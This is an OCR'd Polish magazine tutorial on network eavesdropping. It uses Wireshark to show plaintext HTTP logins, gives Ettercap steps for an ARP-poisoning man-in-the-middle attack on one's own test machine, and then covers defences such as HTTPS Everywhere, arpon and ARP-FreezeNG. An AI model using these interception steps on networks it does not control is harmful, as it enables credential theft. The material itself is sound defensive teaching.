
3 Po chwili cały ruch sieciowy generowany na podanym interfejsie oraz komunikacja z innymi urządzeniami w sieci zacznie być rejestrowana i zapisywana automatycznie. Możemy zatrzymać przechwytywanie pakietów, klikając na górnym pasku na symbol czerwonego kwadratu ●.




4 Następnie możemy analizować ruch, który przechwyciliśmy od razu, lub zapisać go do pliku w celu późniejszej analizy. Klikamy na górnym pasku na ikonę białej karty ●. Podajemy nazwę pliku końcowego i zapisujemy dane, klikając na **Zachowaj** ●.

5 Wszystkie pakiety przechwycone w komunikacji znajdziemy w głównej części okna ●, są one podzielone na różne kolumny. Poniżej głównego okna znajdziemy szczegóły dotyczące konkretnego pakietu odpowiednio sformatowane, w oknie na samym dole znajduje się surowy zapis RAW danych pakietu, który początkującym użytkownikom przyda się najmniej.





Logowanie ze strony korzystającej z protokołu HTTPS




Logowanie ze strony korzystającej z protokołu HTTP. Nowe przeglądarki automatycznie informują o tym, gdy korzystamy z niebezpiecznego protokołu, zaznaczając taką stronę jako Niezabezpieczona.

6 Na górnym pasku jest bardzo ważne pole tekstowe, które służy do filtrowania. Dzięki niemu będziemy mogli wyszukać jedynie te pakiety, które nas interesują. Jest to jedna z najważniejszych funkcji programu Wireshark. Możemy na przykład w kilka sekund znaleźć pakiet logowania na stronie internetowej wśród tysięcy innych pakietów.

7 W celu sprawdzenia, jak wyglądają pakiety generowane przy próbie logowania w witrynie, która korzysta z HTTPS, w polu filtrów należy wpisać **ip.addr == [adres IP] && ssl** ●. Z tak zaszyfrowanych pakietów atakujący absolutnie nic nie odczyta – może jedynie sprawdzić adres serwera, z którym się łączymy, i domyślić się, że na przykład wyszukiwaliśmy coś na konkretnej stronie.

8 Dla porównania sprawdźmy, jak to wygląda w przypadku próby zalogowania w portalu korzystającym ze zwykłego HTTP. Uruchamiamy ponownie przechwytywanie pakietów, klikamy na **Kontynuuj bez zapisywania** w programie Wireshark, wykonujemy próbę zalogowania na dowolnym niezabezpieczonym portalu i po chwili zatrzymujemy przechwytywanie pakietów. Tym razem w polu filtrowania wpisujemy **filtr ip.addr == [adres IP] && http** **A** i filtrujemy.



```
*wlan1
Plik  Edytuj  Widok  Idź  Przechwytuj  Analizuj  Statystyki  Telefonia  Bezprzewodowe  Narzędzia  Pomoc
ip.addr == 192.168.1.111 && http  [A]                                              Wyrażenie...  +
No.  Time          Source           Destination      Protocol  Length Info
113  26.039172990  192.168.1.111    136.243.132.217  HTTP      1060 POST /ucp.php?mode=login HTTP/1.1  (application/x-www-
136  26.178513149  136.243.132.217  192.168.1.111    HTTP       842 HTTP/1.1 200 OK  (text/html)
138  26.284780458  192.168.1.111    136.243.132.217  HTTP       645 GET /styles/MyInvision/theme/pl/stylesheet.css?assets_
153  26.383384974  136.243.132.217  192.168.1.111    HTTP        71 HTTP/1.1 404 Not Found  (text/html)
184  26.701275695  192.168.1.111    136.243.63.184   HTTP       174 GET /socialize/login/frame/?oakk=92449&oakv=38bb5e5732
187  26.775129958  136.243.63.184   192.168.1.111    HTTP      1384 HTTP/1.1 200 OK  (text/html)
199  26.864397777  192.168.1.111    151.101.1.166    HTTP       110 GET /css/api/themes/beveled_w35_h35_wc_v1.css HTTP/1.1
203  26.892453098  151.101.1.166    192.168.1.111    HTTP       384 HTTP/1.1 304 Not Modified

▸ Ethernet II, Src: Tp-LinkT_0b:cc:b4 (18:d6:c7:0b:cc:b4), Dst: Dasan_00:00:05 (00:d0:cb:00:00:05)
▸ Internet Protocol Version 4, Src: 192.168.1.111, Dst: 136.243.132.217
▸ Transmission Control Protocol, Src Port: 39638, Dst Port: 80, Seq: 1, Ack: 1, Len: 994
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
   ▸ Form item: "username" = "testowy"
   ▸ Form item: "password" = "testtest"
   ▸ Form item: "redirect" = "./ucp.php?mode=login"
   ▸ Form item: "sid" = "b8b848c041d6b46aef648e685346afe0"
```

9 Tym razem jesteśmy w stanie bez żadnych problemów odczytać całą komunikację sieciową w jawnym tekście. Z wyfiltrowanej listy pakietów wybieramy pakiet z metodą **POST** w kolumnie **Info**.

10 Następnie w oknie szczegółowych informacji o pakiecie rozwijamy kategorię **HTML Form URL**. Tutaj jak na dłoni można zobaczyć informacje, jakie wprowadziliśmy przy próbie zalogowania się.




Jak zabezpieczyć się przed tego typu atakiem?

Uwaga! Niezwykle ważne jest, abyśmy korzystali ze stron, które domyślnie zapewniają szyfrowanie HTTPS, ponieważ każde logowanie na stronie typu HTTP jest bardzo proste do przechwycenia – zwłaszcza w sieciach otwartych, gdzie nie wiemy, czy nie jesteśmy inwigilowani.



Dobrym pomysłem jest używanie dodatku do przeglądarek **HTTPS Everywhere**, którego zadaniem jest wymuszanie na każdej stronie, która to umożliwia, komunikacji z wykorzystaniem protokołu HTTPS. Można go dodać do wielu popularnych przeglądarek.


Na kolejnych stronach poznamy jeszcze bardziej kompleksowe metody ochrony przed podsłuchiwaniem w sieci.



Działanie dodatku HTTPS Everywhere. Jak widać, po wymuszeniu korzystania z protokołu HTTPS dane na stronach są zabezpieczone i atakujący nie może ich odczytać. W przypadku stron z HTTP nasze dane można łatwo odczytać – są przesyłane jawnym tekstem

Zbieranie pakietów z całej sieci


Do tej pory sprawdzaliśmy ruch sieciowy, który wychodził i przychodził tylko do naszego komputera, by poznać podstawy działania programu Wireshark. Korzystaliśmy w tym celu z filtrów do wybierania tylko pakietów, które dotyczyły konkretnego adresu IP. Domyślnie Wireshark działa w trybie aktywnego zbierania wszystkich pakietów sieciowych. Osoba, która będzie chciała przechwycić nasz ruch sieciowy, będzie pobierała ruch z całej sieci. Korzystając ze skanerów, wykryje, jaki jest nasz adres IP w wewnętrznej sieci i będzie mogła śledzić nasze pakiety. Jeśli chcemy sprawdzić, jaki tryb zbierania pakietów jest aktywny, klikamy na górnym pasku na **Przechwytuj**, **Opcje**.



Jeśli zaznaczony jest tryb **Mieszany** **A**, zbierane są wszystkie pakiety.
W angielskiej wersji możemy spotkać się z nazwą **Promiscuous Mode**.

Atak Man in the Middle

Zacznijmy więc od pierwszego elementu – ataku **Man in the Middle** (MITM).
Bez przekierowania całego ruchu z naszego komputera atakujący nie ma pewności, czy pojedyncze pakiety nie są gubione, a dodatkowo tylko przy przekierowaniu całego ruchu atakujący, podszywając się pod punkt dostępu, może również zmieniać pakiety przesyłane bezpośrednio do niego.
W celu sprawdzenia, jak w praktyce wygląda taki atak, możemy wykonać testy bezpieczeństwa na naszej sieci, korzystając z programu **Ettercap**, który możemy obsługiwać poprzez interfejs graficzny. To złożony pakiet wielu narzędzi, który po prostej konfiguracji pozwoli na przeprowadzenie symulacji ataku MITM.
Jeśli chcemy sprawdzić, jak dokładnie przebiega taki atak, możemy skorzystać z dodat-




kowego komputera w naszej sieci lub smartfona, który będzie się łączył z naszą siecią. Osoby, które wcześniej utworzyły maszynę wirtualną z systemem Windows 10, mogą skorzystać z niej do emulacji dodatkowego komputera w sieci.

1 W Terminalu wpisujemy polecenie **sudo ettercap -G**.

```
krzysiek@kali:~$ sudo ettercap -G
[sudo] hasło użytkownika krzysiek:
```

2 Następnie od razu po uruchomieniu wybieramy interfejs, zaznaczamy opcję **Sniffing at startup** i klikamy na symbol potwierdzenia na górnej belce.




3 Rozpocznie się nasłuch całej sieci lokalnej. O tym, że jest aktywny, możemy dowiedzieć się, patrząc na górny lewy róg okna. Przy aktywnym skanowaniu będzie tam ikona zatrzymania.


4 Potem musimy przeskanować sieć w poszukiwaniu podłączonych urządzeń, aby wskazać jedno konkretne, na którym chcemy przeprowadzić testy. Klikamy na górnym pasku na symbol lupy.






5 Po chwili w dolnym oknie programu pojawi się informacja, ile hostów zostało wykrytych w naszej sieci.






6 Teraz możemy przejść do widoku znalezionych hostów – klikamy na ikonę po prawej stronie lupy (ikony skanowania). Na liście będą wszystkie hosty – nas interesuje jeden konkretny z maszyny wirtualnej lub innego komputera, który kontrolujemy.

7 W systemie Windows 10 w celu sprawdzenia adresu IP klikamy prawym przyciskiem myszy na **Po-**




łączenia sieciowe, **Zmień właściwości połączenia** – po przewinięciu widoku będziemy mogli poznać szczegóły naszego połączenia, między innymi adres IP.


8 Teraz w oknie **Ettercap** wybieramy adres naszego testowego systemu i klikamy na **Add to Target 1**.




9 Następnie otwieramy menu **MITM** i klikamy na **ARP poisoning...**.




10 W kolejnym oknie zaznaczamy opcję **Sniff remote connections** i klikamy na **OK**.





11 Teraz przechodzimy do drugiej maszyny i logujemy się na niezabezpieczonej witrynie korzystającej z HTTP. Od razu po kliknięciu na przycisk logowania w programie Ettercap pojawią się dane logowania oraz strona internetowa.



12 Zatrzymujemy testowy atak, klikając na **Stop MITM attack(s)**. Opisany przykład całkowicie wystarczy







do zrozumienia zasady działania ataku typu MITM, który nie ogranicza się do zatruwania ARP. Po przekierowaniu całego ruchu na swoje urządzenie atakujący może próbować zmusić nas na przykład do korzystania z wersji HTTP znanych witryn zamiast bezpiecznego HTTPS lub też modyfikować pakiety sieciowe.

Czy protokół HTTPS zawsze zapewnia nam bezpieczeństwo?

Niestety, atakujący znaleźli kilka słabości nawet w komunikacji sieciowej z wykorzystaniem protokołu HTTPS, które pozwalają na przechwytywanie i deszyfrowanie teoretycznie bezpiecznych pakietów sieciowych. Istnieją metody na „rozebranie" pakietu z szyfrowania – wykorzystywana jest przy tym metoda **SSLstrip** („rozbieranie SSL"). Pozwala to na przejęcie i odczytanie całej komunikacji, przez podszywanie się pod punkt dostępu. Poznamy teraz teoretyczne metody tego typu ataków, a następnie dowiemy się, jak skutecznie się zabezpieczyć.
Opisany powyżej atak składa się z kilku etapów. Najpierw komunikacja z naszego komputera zamiast trafiać do routera jest kierowana do urządzenia osoby atakującej. Następnie atakujący deszyfruje nasz pakiet, a potem szyfruje go ponownie i wysyła poprawny pakiet do routera. Następuje komunikacja z serwerem, a odpowiedź trafia dokładnie tą samą drogą ponownie przez urządzenie atakującego.

Zatruwanie ARP

ARP, inaczej **ARP Poisoning**, jest to forma ataku polegająca na modyfikacji tablicy ARP. W dużym skrócie każdy komputer w sieci ma taką tablicę, w której na bieżąco mapuje logiczne adresy na adresy fizyczne, czyli można powiedzieć, że służy do kojarzenia adresów IP z adresami MAC. Oczywiście nie służy jedynie do tego. Domyślnie w całej sieci działa dynamiczna wersja tego protokołu. Dzięki temu za każdym razem, gdy do sieci podłączane jest nowe urządzenie, przesyłane są pakiety ARP do wszystkich innych urządzeń, które mogą przypisać sobie w swojej tablicy, że w sieci pojawiło się jakieś nowe urządzenie. Od tego przypisania dane urządzenie może na długo pozostać w pamięci i jeśli często pojawia się w danej sieci, będzie miało przypisany ten sam adres IP, ponieważ router będzie miał zakodowane, jaki adres IP został przypisany do fizycznej karty sieciowej, a raczej jej adresu MAC.
Załóżmy, że router ma adres IP – 1.1.1.1, maszyna testowa – 2.2.2.2, a atakujący 3.3.3.3. Modyfikacja takiej tablicy następuje w wyniku wysłania sztucznie spreparowanego pakietu ARP. Router oraz maszyna mają od-

powiednie wpisy i rozpoznają się w sieci. W sieci pojawia się atakujący i automatycznie inne urządzenia dodają sobie wpis do swoich tablic na jego temat. Atakujący jednak tworzy sztuczne pakiety ARP, którymi zasypuje router oraz maszynę testową. Do routera wysyła pakiety mówiące, że ma adres 2.2.2.2, a do maszyny testowej, że ma adres 1.1.1.1. W wyniku takiego działania jest w stanie przechwycić cały ruch, a inne urządzenia w sieci twierdzą, że wszystko przebiega prawidłowo.

```
C:\Users\test>arp -a

Interface: 192.168.1.112 --- 0xa
  Internet Address      Physical Address      Type
  192.168.1.100         00-d0-cb-00-00-05     dynamic
  192.168.1.101         50-ec-50-13-20-ea     dynamic
  192.168.1.103         ac-84-c6-3f-9e-5c     dynamic
  192.168.1.105         28-fe-cd-05-4b-3b     dynamic
  192.168.1.106         00-d8-61-c3-8e-1a     dynamic
  192.168.1.108         a4-34-d9-50-e6-1e     dynamic
  192.168.1.111         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.150         60-45-cb-12-3b-18     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
```

Wygląd tablicy przed wykonaniem ataku

```
C:\Users\test>arp -a

Interface: 192.168.1.112 --- 0xa
  Internet Address      Physical Address      Type
  192.168.1.100         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.101         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.103         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.105         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.106         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.108         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.111         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.150         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
```

Wygląd tablicy w trakcie ataku ARP Poisoning. W tym przypadku od razu widać, że atak wykonuje urządzenie, które ma adres IP 192.168.1.111. W trakcie ataku wszystkie pakiety mają tylko jedną drogę do komunikacji z urządzenia poddanego atakowi



Jak obronić się przed takim atakiem

Dowiedzieliśmy się, jak wygląda atak mający na celu przechwycenie komunikacji w naszej sieci domowej. Właściwie skuteczność przechwytywania opiera się na wykonaniu ataku MITM. Musimy więc uniemożliwić atakującemu zatruwanie tablicy ARP.

W zależności od tego, z jakiego systemu korzystamy, możemy skorzystać z różnego rodzaju narzędzi, które pozwolą na zablokowanie takiego ataku lub bardzo szybko nas o nim poinformują.

Korzystając z komendy **sudo arp -a** lub **arp a** w systemie Windows, możemy sprawdzić aktualną tablicę ARP.

Blokujemy zatruwanie ARP w systemie Linux

1 W Terminalu wpisujemy polecenie **sudo apt install arpon** w celu zainstalowania narzędzia arpon.

2 Następnie wykonujemy komendę **sudo arpon -D -i [interfejs_sieciowy]** **A**.

```
krzysiek@kali:~$ sudo apt install arpon
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
The following additional packages will be installed:
  libdumbnet1
Zostaną zainstalowane następujące NOWE pakiety:
  arpon libdumbnet1
0 aktualizowanych, 2 nowo instalowanych, 0 usuwanych i 45
Konieczne pobranie 58,4 kB archiwów.
Po tej operacji zostanie dodatkowo użyte 194 kB miejsca na
Kontynuować? [T/n] T
```

A

```
krzysiek@kali:~$ sudo arpon -D -i wlan0
Jan 09 12:29:16 [INFO] Start DARPI on wlan0
Jan 09 12:29:16 [INFO] CLEAN, 192.168.1.100 was at 00:d0:cb:00:00:05 on wlan0
Jan 09 12:29:16 [INFO] CLEAN, 192.168.1.100 was at 00:d0:cb:00:00:05 on wlan0
Jan 09 12:29:16 [INFO] CLEAN, 192.168.1.150 was at 60:45:cb:12:3b:18 on wlan0
Jan 09 12:29:16 [INFO] CLEAN, 192.168.1.112 was at 18:d6:c7:0b:cc:b4 on wlan0
Jan 09 12:29:17 [INFO] ALLOW, 192.168.1.112 is at 18:d6:c7:b:cc:b4 on wlan0
Jan 09 12:29:18 [INFO] ALLOW, 192.168.1.100 is at 0:d0:cb:0:0:5 on wlan0
Jan 09 12:29:22 [INFO] ALLOW, 192.168.1.112 is at 18:d6:c7:b:cc:b4 on wlan0
Jan 09 12:29:23 [INFO] DENY, 192.168.1.100 was at 0:d0:cb:0:0:5 on wlan0
```

```
Jan 09 12:31:47 [INFO] DENY, 192.168.1.110 was at 4c:ed:de:a4:a:63 on wlan0
```


3 Jeśli zostaniemy zaatakowani, zaczną pojawiać się komunikaty **DENY** informujące o odmowie zmiany wpisu w dynamicznej tablicy.

4 Możemy uruchomić program do pracy w tle – wystarczy dodać do polecenia parametr **-d**:
sudo arpon -D -i [interfejs_sieciowy] -d

5 Blokowanie zmian tablicy odbywa się automatycznie.


Blokujemy zatruwanie ARP w systemie Windows

1 Pobieramy z KŚ+ program **ARP-FreezeNG**, wypakowujemy go z archiwum i uruchamiamy.



2 Następnie zaznaczamy wszystkie znane nam urządzenia sieciowe i klikamy na **Apply**.


3 Dzięki temu wszystkie wpisy dla wybranych urządzeń w tablicy ARP na naszym urządzeniu z Windows zostaną zmienione z dynamicznych na statyczne (przypisane na stałe).


ARPFreezeNG 0.02 from Irongeek.com

Interface: 192.168.1.112 --- 0xa

192.168.1.100	00-d0-cb-00-00-05	dynamic
192.168.1.101	50-ec-50-13-20-ea	dynamic
192.168.1.103	ac-84-c6-3f-9e-5c	dynamic
192.168.1.105	28-fe-cd-05-4b-3b	dynamic
192.168.1.106	00-d8-61-c3-8e-1a	dynamic
192.168.1.108	a4-34-d9-50-e6-1e	dynamic
192.168.1.110	4c-ed-de-a4-0a-63	dynamic
192.168.1.111	18-d6-c7-0b-cc-b4	dynamic
192.168.1.150	60-45-cb-12-3b-18	dynamic
192.168.1.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Apply | Clear All | Refresh View


ARPFreezeNG 0.02 from Irongeek.com

Interface: 192.168.1.112 --- 0xa

192.168.1.100	00-d0-cb-00-00-05	static
192.168.1.101	50-ec-50-13-20-ea	static
192.168.1.103	ac-84-c6-3f-9e-5c	static
192.168.1.105	28-fe-cd-05-4b-3b	static
192.168.1.106	00-d8-61-c3-8e-1a	static
192.168.1.108	a4-34-d9-50-e6-1e	static
192.168.1.110	4c-ed-de-a4-0a-63	static
192.168.1.111	18-d6-c7-0b-cc-b4	dynamic
192.168.1.150	60-45-cb-12-3b-18	static
192.168.1.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Apply | Clear All | Refresh View

4 Przy takiej konfiguracji atak MITM z zatruwaniem ARP będzie niemożliwy. Po jego uruchomieniu żaden wpis w tablicy ARP nie zostanie zmieniony.

```
C:\Users\test>arp -a

Interface: 192.168.1.112 --- 0xa
  Internet Address      Physical Address      Type
  192.168.1.100         00-d0-cb-00-00-05     static
  192.168.1.101         50-ec-50-13-20-ea     static
  192.168.1.103         ac-84-c6-3f-9e-5c     static
  192.168.1.105         28-fe-cd-05-4b-3b     static
  192.168.1.106         00-d8-61-c3-8e-1a     static
  192.168.1.108         a4-34-d9-50-e6-1e     static
  192.168.1.110         4c-ed-de-a4-0a-63     static
  192.168.1.111         18-d6-c7-0b-cc-b4     dynamic
  192.168.1.150         60-45-cb-12-3b-18     static
```

